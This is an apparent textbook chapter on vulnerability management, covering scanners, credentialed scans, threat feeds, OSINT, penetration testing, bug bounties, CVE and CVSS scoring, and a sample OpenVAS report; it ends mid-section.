Vulnerability management is a cornerstone of modern cybersecurity practices aimed at identifying, classifying, remediating, and mitigating vulnerabilities within a system or network. One crucial aspect of vulnerability management is vulnerability scanning, a systematic process of probing a system or network using specialized software tools to detect security weaknesses. Vulnerability scans are performed internally and externally to inventory vulnerabilities from different network viewpoints. Vulnerabilities identified during scanning are then classified and prioritized for remediation by security operations teams.

Vulnerability scanning also supports application security, as it helps to locate and identify misconfigurations and missing patches in software. Advanced vulnerability scanning techniques focused on application security include specialized application scanners, pen-testing frameworks, and static and dynamic code testing.

Vulnerability scanning tools like openVAS and Nessus are popular tools offering a broad range of features designed to analyze network equipment, operating systems, databases, patch compliance, configuration, and many other systems. While these tools are very effective, application security analysis warrants much more specialized approaches. Several specialized tools exist to more deeply analyze how applications are designed to operate and can locate vulnerabilities not typically identified using generalized scanning approaches.

Network Vulnerability Scanner

A network **vulnerability scanner**, such as Tenable Nessus (tenable.com/products/nessus) or OpenVAS (openvas.org), is designed to test network hosts, including client PCs, mobile devices, servers, routers, and switches. It examines an organization's on-premises systems, applications, and devices and compares the scan results to configuration templates and lists of known vulnerabilities. Typical results from a vulnerability assessment will identify missing patches, deviations from baseline configuration templates, and other related vulnerabilities.



Greenbone OpenVAS vulnerability scanner with Security Assistant web application interface as installed on Kali Linux. (Screenshot used with permission from Greenbone Networks, http://www.openvas.org.)

Scanners depend upon a database of known software and configuration vulnerabilities. The tool compiles a report about each vulnerability in its database that was found to be present on each host. Each identified vulnerability is categorized and assigned an impact warning. Most tools also suggest remediation techniques. This information is highly sensitive, so use of these tools and the distribution of the reports produced should be restricted to authorized hosts and user accounts.

Network vulnerability scanners are configured with information about known vulnerabilities and configuration weaknesses for typical network hosts. These scanners will be able to test common operating systems, desktop applications, and some server applications. This is useful for general purpose scanning, but some types of applications might need more rigorous analysis.

Credentialed and Non-Credentialed Scans

A **non-credentialed scan** is one that proceeds by directing test packets at a host without being able to log on to the OS or application. The view obtained is the one that the host exposes to an unprivileged user on the network. The test routines may be able to include things such as using default passwords for service accounts and

device management interfaces, but they are not given privileged access. While you may discover more weaknesses with a credentialed scan, you sometimes will want to narrow your focus to think like an attacker who doesn't have specific high-level permissions or total administrative access. Non-credentialed scanning is often the most appropriate technique for external assessment of the network perimeter or when performing web application scanning.

A **credentialed scan** is given a user account with login rights to various hosts, plus whatever other permissions are appropriate for the testing routines. This sort of test allows much more in-depth analysis, especially in detecting when applications or security settings may be misconfigured. It also shows what an insider attack, or one where the attacker has compromised a user account, may be able to achieve. A credentialed scan is a more intrusive type of scan than non-credentialed scanning.



Configuring credentials for use in target (scope) definitions in Greenbone OpenVAS as installed on Kali Linux. (Screenshot used with permission from Greenbone Networks, http://www.openvas.org.)

Application and Web Application Scanners

Similarly, **application vulnerability scanning** describes a specialized vulnerability scanning method for identifying software application weaknesses. This includes **static analysis** (reviewing application code without executing it) and **dynamic analysis** (testing running applications), which can identify issues like unvalidated inputs, broken access controls, and SQL injection vulnerabilities. Application vulnerability scanning is typically handled separately from general vulnerability scanning due to the unique nature of software applications and the specific types of vulnerabilities they introduce. General vulnerability scanning is designed to detect system-wide or network-wide weaknesses, such as out-of-date software or misconfigured firewalls.

In contrast, application vulnerability scanning evaluates the coding and behavior of individual software applications. It looks for issues like cross-site scripting (XSS), SQL injection, and insecure direct object references unique to software applications. These application-specific vulnerabilities require specialized tools and techniques to identify and mitigate and are generally different from the scanning tools used in general vulnerability scanning. Applications frequently have their own release and update cycles, separate from the rest of the environment, necessitating a more targeted vulnerability management process.

Package Monitoring

Another important capability in application vulnerability assessment practices includes **package monitoring**. Package monitoring is associated with vulnerability identification because it tracks and assesses the security of third-party software packages, libraries, and dependencies used within an organization to ensure that they are up to date and free from known vulnerabilities that malicious actors could exploit. Package monitoring is associated with the management of **software bill of materials (SBOM)** and software supply chain risk management practices.

In an enterprise setting, package monitoring is typically achieved through automated tools and governance policies. Automated **software composition analysis (SCA)** tools track and monitor the software packages, libraries, and dependencies used in an organization's codebase. These tools can automatically identify outdated packages or those with known vulnerabilities and suggest updates or replacements. They work by continuously comparing the organization's software inventory against various databases of known vulnerabilities, such as the National Vulnerability Database (NVD) or vendor-specific advisories.

In addition to these tools, organizations often implement governance policies around software usage. These policies may require regular audits of software packages, approval processes for adding new packages or libraries, and procedures for updating or patching software when vulnerabilities are identified.

Threat Feeds

Another important element of vulnerability management is the use of **threat feeds**. These are real-time, continuously updated sources of information about potential threats and vulnerabilities, often gathered from multiple sources. By integrating threat feeds into their vulnerability management practices, organizations can stay aware of the latest risks and respond more swiftly.

Threat feeds are pivotal in vulnerability scanning by providing real-time, continuous data about the latest vulnerabilities, exploits, and threat actors. These feeds serve as a valuable resource for enhancing the organization's threat intelligence and enabling quicker identification and remediation of potential vulnerabilities. They integrate data from various sources, including security vendors, cybersecurity organizations, and open-source intelligence, to comprehensively view the threat landscape.

Common threat feed platforms include AlienVault's Open Threat Exchange (OTX), IBM's X-Force Exchange, and Recorded Future. These platforms gather, analyze, and distribute information about new and emerging threats, providing actionable intelligence that can be incorporated into an organization's vulnerability management practices and sometimes directly into security infrastructure tools to provide up-to-the-minute protections.

Threat feeds significantly improve vulnerability identification by providing timely information and context about new threats that traditional vulnerability scanning does not provide. Threat feeds provide information that helps organizations focus their remediation efforts on the most relevant and potentially damaging vulnerabilities first. This proactive approach can significantly reduce the time between discovering a vulnerability and its remediation, thus minimizing the organization's exposure to potential attacks.

Third-Party Threat Feeds

Open-source and proprietary threat feeds provide valuable real-time information on the latest cyber threats and vulnerabilities. Both feed types aggregate data from various sources and can be integrated into an organization's security infrastructure, contributing to a proactive cybersecurity strategy.

The choice between open-source and proprietary threat feeds often comes down to a few important attributes. Open-source feeds, such as those provided by the Cyber Threat Alliance or the MISP threat-sharing platform, are typically free and accessible to all, making them a cost-effective solution for smaller organizations or those with limited budgets. However, they may lack the depth, breadth, or sophistication of analysis found in proprietary feeds.

Proprietary threat feeds often provide more comprehensive information and advanced analytic insights. However, these feeds come at a cost, and the return on investment will depend on an organization's specific needs, risk profile, and resources. Some organizations may use a combination of both open-source and proprietary feeds to achieve a balance of cost and coverage.



IBM X-Force Exchange threat intelligence portal. (Image copyright 2019 IBM Security exchange.xforce.ibmcloud.com.)

The outputs from the primary research undertaken by threat data feed providers and academics can take three main forms:

- **Behavioral Threat Research**—narrative commentary describing examples of attacks and TTPs gathered through primary research sources.
- **Reputational threat intelligence**—lists of IP addresses and domains associated with malicious behavior, plus signatures of known file-based malware.
- **Threat Data**—computer data that can correlate events observed on a customer's own networks and logs with known TTP and threat actor indicators.

Threat data can be packaged as feeds that integrate with a security information and event management (SIEM) platform. These feeds are usually described as **cyber threat intelligence (CTI)** data. The data on its own is not a complete security solution. To produce actionable intelligence, the threat data must be correlated with observed data from customer networks. This type of analysis is often powered by **artificial intelligence (AI)** features of the SIEM.

Threat intelligence platforms and feeds are supplied as one of three different commercial models:

- **Closed/proprietary**—the threat research and CTI data is made available as a paid subscription to a commercial threat intelligence platform. The security solution provider will also make the most valuable research available early to platform subscribers in the form of blogs, white papers, and webinars. Some examples of such platforms include the following:
  - IBM X-Force Exchange (exchange.xforce.ibmcloud.com)
  - Mandiant's FireEye (mandiant.com/advantage/threat-intelligence)
  - Recorded Future (recordedfuture.com/platform/threat-intelligence)

Information-Sharing Organizations

Threat feed **information-sharing organizations** are collaborative groups that exchange data about emerging cybersecurity threats and vulnerabilities. These organizations collect, analyze, and disseminate threat intelligence from various sources, including their members, security researchers, and public sources. Members of these organizations, often composed of businesses, government entities, and academic institutions, can benefit from the shared intelligence by gaining insights into the latest threats they might not have access to individually. They can use this information to fortify their systems and respond swiftly to emerging threats. Examples of such organizations include the Cyber Threat Alliance and the **Information Sharing and Analysis Centers (ISACs)** which span various industries. These organizations are crucial in enhancing collective cybersecurity resilience and promoting a collaborative approach to tackling cyber threats.

Open-Source Intelligence

Open-source intelligence (OSINT) describes collecting and analyzing publicly available information and using it to support decision-making. In cybersecurity operations, OSINT is used to identify vulnerabilities and threat information by gathering data from many sources such as blogs, forums, social media platforms, and even the dark web. This can include information about new types of malware, attack strategies used by cybercriminals, and recently discovered software vulnerabilities. Security researchers can use OSINT tools to automatically collect and analyze this information, identifying potential threats or vulnerabilities that could impact their organization.

Some common OSINT tools include Shodan for investigating Internet-connected devices, Maltego for visualizing complex networks of information, Recon-ng for web-based reconnaissance activities, and theHarvester for gathering emails, subdomains, hosts, and employee names from different public sources.

The OSINT Framework is a useful resource designed to help locate and organize tools used to perform open-source intelligence. https://github.com/lockfale/osint-framework

OSINT can provide valuable context to aid in assessing risk levels associated with a specific vulnerability. For example, newly discovered vulnerabilities that are being actively exploited in the wild or discussed in hacking forums will need to be prioritized for remediation. In this way, OSINT helps identify vulnerabilities and plays a critical role in vulnerability management and threat assessment.

Deep and Dark Web

Threat research is a counterintelligence gathering effort in which security companies and researchers attempt to discover the **tactics, techniques, and procedures (TTPs)** of modern cyber adversaries. There are many companies and academic institutions engaged in primary cybersecurity research. Security solution providers with firewall and antimalware platforms derive a lot of data from their own customers' networks. As they assist customers with cybersecurity operations, they are able to analyze and publicize TTPs and their indicators. These organizations also operate honeynets to try to observe how hackers interact with vulnerable systems.

The deep web and **dark web** are also sources of threat intelligence. The deep web is any part of the World Wide Web that is not indexed by a search engine. This includes pages that require registration, pages that block search indexing, unlinked pages, pages using nonstandard DNS, and content encoded in a nonstandard manner. Within the deep web are areas that are deliberately concealed from "regular" browser access.

- **Dark Net**—a network established as an overlay to Internet infrastructure by software, such as The Onion Router (TOR), Freenet, or I2P, that acts to anonymize usage and prevent a third party from knowing about the existence of the network or analyzing any activity taking place over the network. Onion routing, for instance, uses multiple layers of encryption and relays between nodes to achieve this anonymity.

- **Dark Web**—sites, content, and services accessible only over a dark net. While there are dark web search engines, many sites are hidden from them. Access to a dark web site via its URL is often only available via "word of mouth" bulletin boards.



Using the TOR browser to view the AlphaBay market, now closed by law enforcement. (Screenshot used with permission from Security Onion.)

Investigating these dark web sites and message boards is a valuable source of counterintelligence. The anonymity of dark web services has made it easy for investigators to infiltrate the forums and web stores that have been set up to exchange stolen data and hacking tools. As adversaries react to this, they are setting up new networks and ways of identifying law enforcement infiltration. Consequently, dark nets and the dark web represent a continually shifting landscape.

Please note that participating in illegal activities on the dark web is strictly prohibited. To stay safe, it is important to exercise caution and follow legal and ethical guidelines when exploring the dark web.

The dark web is generally associated with illicit activities and illegal content, but it also has legitimate purposes.

Privacy and Anonymity—The dark web provides a platform for enhanced privacy and anonymity. It allows users to communicate and browse the Internet without revealing their identity or location, which can be valuable for whistleblowers, journalists, activists, or individuals living under repressive government regimes.

Access to Censored Information—In countries with strict Internet censorship, the dark web can be an avenue for accessing information that is otherwise blocked or restricted. It enables individuals to bypass censorship and access politically sensitive or controversial content.

Research and Information Sharing—Some academic researchers or cybersecurity professionals may explore the dark web to gain insights into criminal activities and analyze emerging threats to improve cybersecurity operations.

Other Vulnerability Assessment Methods

Penetration Testing

Penetration testing, or pen testing, is a more aggressive approach to vulnerability management. Ethical hackers attempt to breach an organization's security in this practice, exploiting vulnerabilities to demonstrate their potential impact. While automated vulnerability scans and threat feeds are essential components of a robust security program, they may sometimes fail to identify specific vulnerabilities that a penetration test can uncover.

Penetration testing involves human ingenuity and creativity, which allows for discovering complex vulnerabilities that automated tools often miss. For example, vulnerabilities introduced by the application's design and implementation and not coding errors can often go unnoticed by automated scanners. Penetration testers can manipulate an application's functionality to perform actions in ways not intended by its developers, leading to exploitation. Certain types of authentication bypass vulnerabilities or chained vulnerabilities (where multiple minor issues can be combined to create a significant security flaw) are often beyond the detection capabilities of automated scanning tools.

Penetration tests also excel at identifying vulnerabilities associated with improper configurations or weak security policies. While automated scanning methods provide critical vulnerability data, penetration testing provides a deeper and more comprehensive analysis of an organization's security posture.

- **Unknown environment (previously known as black box) testing** —is when the consultant/attacker has no privileged information about the network and its security systems. This type of test requires the consultant/attacker to perform an extensive reconnaissance phase. These tests are useful for simulating the behavior of an external threat.

- **Known environment (previously known as white box) testing**— is when the consultant/attacker has complete access to information about the network. These tests are useful for simulating the behavior of a privileged insider threat.
- **Partially known environment (previously known as gray box) testing**— is when the consultant/attacker has some information. This type of test requires partial reconnaissance on the part of the consultant/attacker.

Bug Bounties

Bug bounty programs are another proactive strategy and describe when organizations incentivize discovering and reporting vulnerabilities by offering rewards to external security researchers or "white hat" hackers. Both penetration testing and bug bounty programs are proactive cybersecurity practices to identify and mitigate vulnerabilities in a system or application. They both involve exploiting vulnerabilities to understand their potential impact, with the difference lying primarily in who conducts the testing and how it's structured. Penetration testing is typically performed by a hired team of professional ethical hackers within a confined time frame, using a structured approach based on the organization's requirements. This approach allows for a focused, in-depth examination of specific systems or applications and provides a predictable cost and timeline.

In contrast, bug bounty programs open the testing process to a global community of independent security researchers. Rewards for finding and reporting vulnerabilities incentivize these researchers. This approach can bring diverse skills and perspectives to the testing process, potentially uncovering more complex or obscure vulnerabilities.

An organization may choose penetration testing for a more controlled, targeted assessment, especially when testing specific components or meeting certain compliance requirements. A bug bounty program might be preferred when seeking a more extensive range of testing, leveraging the collective skills of a global community. However, many organizations see the value in both and use a combination of pen testing and bug bounty programs to ensure comprehensive vulnerability management.



The HackerOne platform is designed to support security researchers and promote responsible disclosure of vulnerabilities. (Screenshot used with permission from HackerOne.)

Responsible disclosure programs *are established by organizations to encourage individuals to report security vulnerabilities in software or systems, allowing the organization to address and fix these vulnerabilities before they can be exploited maliciously. Responsible disclosure programs provide guidelines and procedures for reporting vulnerabilities and often offer rewards or recognition to individuals who responsibly disclose verified security issues.*

Auditing

Auditing is an essential part of vulnerability management. Where product audits are focused on specific features, such as application code, **system/process audits** interrogate the wider use and deployment of products, including supply chain, configuration, support, monitoring, and cybersecurity. Security audits assess an organization's security controls, policies, and procedures, often using standards like ISO 27001 or the NIST Cybersecurity Framework as benchmarks. These audits can identify technical vulnerabilities and operational weaknesses impacting an organization's security posture.

Cybersecurity audits are comprehensive reviews designed to ensure an organization's security posture aligns with established standards and best practices. There are various types of cybersecurity audits, including compliance audits, which assess adherence to regulations like GDPR or HIPAA; risk-based audits, which identify potential threats and vulnerabilities in an organization's systems and processes; and technical audits, which delve into the specifics of the organization's IT infrastructure, examining areas like network security, access controls, and data protection measures.

Penetration testing fits into cybersecurity audit practices as a critical component of a technical audit as it provides a practical assessment of the organization's defenses by simulating real-world attack scenarios. Rather than simply evaluating policies or configurations, penetration tests actively seek exploitable vulnerabilities, providing a clear picture of what an attacker might achieve. The findings from these tests are then used to improve the organization's security controls and mitigate identified risks.

Penetration tests also play an important role in compliance audits, as many regulations require organizations to conduct regular penetration testing as part of their cybersecurity program. For instance, the **Payment Card Industry Data Security Standard (PCI DSS)** mandates annual and proactive penetration tests for organizations handling cardholder data.

Review Activity:

Vulnerability Identification Methods

Answer the following questions:

1. **You have received an urgent threat advisory and need to configure a network vulnerability scan to check for the presence of a related CVE on your network. What configuration check should you make in the vulnerability scanning software before running the scan?**

2. **Your CEO wants to know if the company's threat intelligence platform makes effective use of OSINT. What is OSINT?**

3. **A small company that you provide security consulting support to has resisted investing in an event management and threat intelligence platform. The CEO has become concerned about an APT risk known to target supply chains within the company's industry sector and wants you to scan their systems for any sign that they have been targeted already. What are the additional challenges of meeting this request, given the lack of investment?**

Topic 8D

Vulnerability Analysis and Remediation

EXAM OBJECTIVES COVERED

4.3 Explain various activities associated with vulnerability management.

Vulnerability analysis and remediation are critical stages in vulnerability management. Vulnerability analysis involves evaluating vulnerabilities for their potential impact and exploitability. This process might consider factors such as the ease of exploitation, the potential damage from a successful exploit, the value of the vulnerable asset, and the current threat landscape.

Vulnerability analysis helps prioritize remediation efforts, ensuring the most critical vulnerabilities are addressed first. Remediation describes how vulnerabilities are addressed to mitigate their potential risk. Mitigation techniques generally include applying patches, changing configurations, updating software, or replacing vulnerable systems. When immediate remediation is impossible, compensating controls describe alternative plans to reduce the risk. Verification that remediation efforts have been successful is accomplished via several methods, including re-scanning affected systems. Organizations can significantly improve their resilience against cyberattacks by carefully analyzing and remediating vulnerabilities.

Common Vulnerabilities and Exposures

An automated scanner needs to be kept up to date with information about known vulnerabilities. This information is often described as a **vulnerability feed**, though the Nessus tool refers to these feeds as *plug-ins,* and OpenVAS refers to them as *network vulnerability tests (NVTs).* Often, the vulnerability feed forms an important part of scan vendors' commercial models, because the latest updates require a valid subscription to acquire.



Checking feed status in the Greenbone Community Edition vulnerability manager. (Screenshot: Greenbone Community Edition greenbone.net/en/community-edition.)

The National Vulnerability Database (NVD) is a repository maintained by the National Institute of Standards and Technology (NIST) that provides detailed information about known software vulnerabilities, including vulnerability descriptions, severity ratings, affected software versions, and mitigation measures. https://nvd.nist.gov

Vulnerability feeds make use of common identifiers to facilitate sharing of intelligence data across different platforms. Many vulnerability scanners use the **Security Content Automation Protocol (SCAP)** to obtain feed or plug-in updates (scap.nist.gov).

As well as providing a mechanism for distributing the feed, SCAP defines ways to compare the actual configuration of a system to a target-secure baseline plus various systems of common identifiers. These identifiers supply a standard means for different products to refer to a vulnerability or platform consistently.

Common Vulnerabilities and Exposures (CVE) is a dictionary of vulnerabilities in published operating systems and applications software (cve.mitre.org). There are several elements that make up a vulnerability's entry in the CVE:

- An identifier in the format: CVE-YYYY-####, where YYYY is the year the vulnerability was discovered, and #### is at least four digits that indicate the order in which the vulnerability was discovered.
- A brief description of the vulnerability.
- A reference list of URLs that supply more information on the vulnerability.
- The date the vulnerability entry was created.

The CVE dictionary provides the principal input for NIST's National Vulnerability Database (nvd.nist.gov). The NVD supplements the CVE descriptions with additional analysis, a criticality metric, calculated using the **Common Vulnerability Scoring System (CVSS)**, plus fix information.

CVSS is maintained by the Forum of Incident Response and Security Teams (first.org/cvss). CVSS metrics generate a score from 0 to 10 based on characteristics of the vulnerability, such as whether it can be triggered remotely or needs local access, whether user intervention is required, and so on. The scores are banded into descriptions too:

Score	Description
0.1+	Low
4.0+	Medium
7.0+	High
9.0+	Critical

False Positives, False Negatives, and Log Review

After completing a vulnerability scan, the tool will generate a summary report of all discoveries. The report color-codes vulnerabilities based on their criticality, with red typically denoting a weakness that requires immediate attention. Vulnerabilities can be reviewed by scope (most critical across all hosts) or by host. The reports typically include links to specific details about each vulnerability and how issues can be remediated.

Information | Results (135 of 1148) | Hosts (1 of 254) | Ports (17 of 30) | Applications (19 of 44) | Operating Systems (1 of 6) | CVEs (48 of 48) | Closed CVEs (56 of 56) | TLS Certificates (3 of 5) | Error Messages (2 of 2) | User Tags (0)

1 - 10 of 135

Vulnerability		Severity ▼	QoD	Host IP	Host Name	Location	Created
Microsoft Windows Multiple Vulnerabilities (KB4457131)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 9:58 PM UTC
Microsoft Windows Multiple Vulnerabilities (KB4467691)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:20 PM UTC
Microsoft Windows Multiple Vulnerabilities (KB4471321)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:40 PM UTC
Microsoft Windows Multiple Vulnerabilities (KB4512517)		10.0 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:27 PM UTC
Microsoft Malware Protection Engine on Windows Defender Multiple Remote Code Execution Vulnerabilities		9.3 (High)	97 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:19 PM UTC
Microsoft Malware Protection Engine on Windows Defender Multiple Vulnerabilities		9.3 (High)	80 %	10.1.0.1	DC1.corp.515support.com	general/tcp	Fri, Jan 3, 2020 10:09 PM UTC

Scan report listing multiple high-severity vulnerabilities found in a Windows host. (Screenshot: Greenbone Community Edition greenbone.net/en/community-edition.)

Active or intrusive scanning is generally more adept at detecting a wider array of vulnerabilities in host systems and can notably reduce false positives. A **false positive** refers to an instance where a scanner or another assessment tool incorrectly identifies a vulnerability.

For instance, a vulnerability scan might flag an open port on the firewall as a security risk, based on its known use by a certain malware. However, if this port isn't actually open on the system, it leads to unnecessary time and effort spent in researching the issue. If a vulnerability scan throws excessive false positives, there's a risk of disregarding the scans altogether, which could potentially escalate into larger problems.

Moreover, one should remain vigilant about the risk of **false negatives**, or potential vulnerabilities that go undetected in a scan. This risk can be somewhat counteracted by running repeat scans periodically and employing scanners from different vendors. Given that automated scan plugins rely on pre-compiled scripts, they may not replicate the success a skilled and determined hacker might achieve, potentially leading to a false sense of security.

Examining related system and network logs can improve the process of validating vulnerability reports. As an example, suppose a vulnerability scanner identifies a running process on a Windows machine, labeling the application that creates this process as unstable and potentially causing the operating system to lock up and crash other processes and services. A review of the computer's event logs reveals several entries indicating the process's failure over the past few weeks. Additional entries show the subsequent failure of a few other processes. In this case, a relevant data source has been utilized to confirm the validity of the vulnerability alert.

Vulnerability Analysis

Vulnerability analysis is critical in supporting several key aspects of an organization's cybersecurity strategy, including prioritization, vulnerability classification, considerations of exposure, organizational impact, and risk tolerance contexts.

Prioritization

Vulnerability analysis helps prioritize remediation efforts by identifying the most critical vulnerabilities that pose the most significant risk to an organization. Prioritization is typically based on factors such as the severity of the vulnerability, the ease of exploitation, and the potential impact of an attack. Prioritizing vulnerabilities helps an organization focus limited resources on addressing the most significant threats first.

Classification

